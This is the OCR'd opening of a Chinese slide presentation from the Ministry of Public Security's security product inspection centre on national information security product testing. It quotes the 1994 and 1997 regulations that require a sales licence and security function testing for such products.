全国信息安全产品检测现状与分析

陆臻 副研究员

检测部主任

公安部计算机信息系统安全产品质量监督检验中心

主要内容

1、信息安全产品检测概况

2、产品安全性检查的思路

3、国家信息安全专项测试

一、信息安全产品检测概况


中华人民共和国计算机信息系统安全保护条例（国务院令第147号），1994

第十六条 国家对计算机信息系统安全专用产品的**销售实行许可证制度**。具体办法由公安部会同有关部门制定。


计算机信息系统安全专用产品检测和销售许可证管理办法（公安部令第32号），1997

第四条 安全专用产品的生产者申领销售许可证，必须对其产品进行**安全功能检测和认定**。


一、信息安全产品检测概况




一、信息安全产品检测概况




一、信息安全产品检测概况



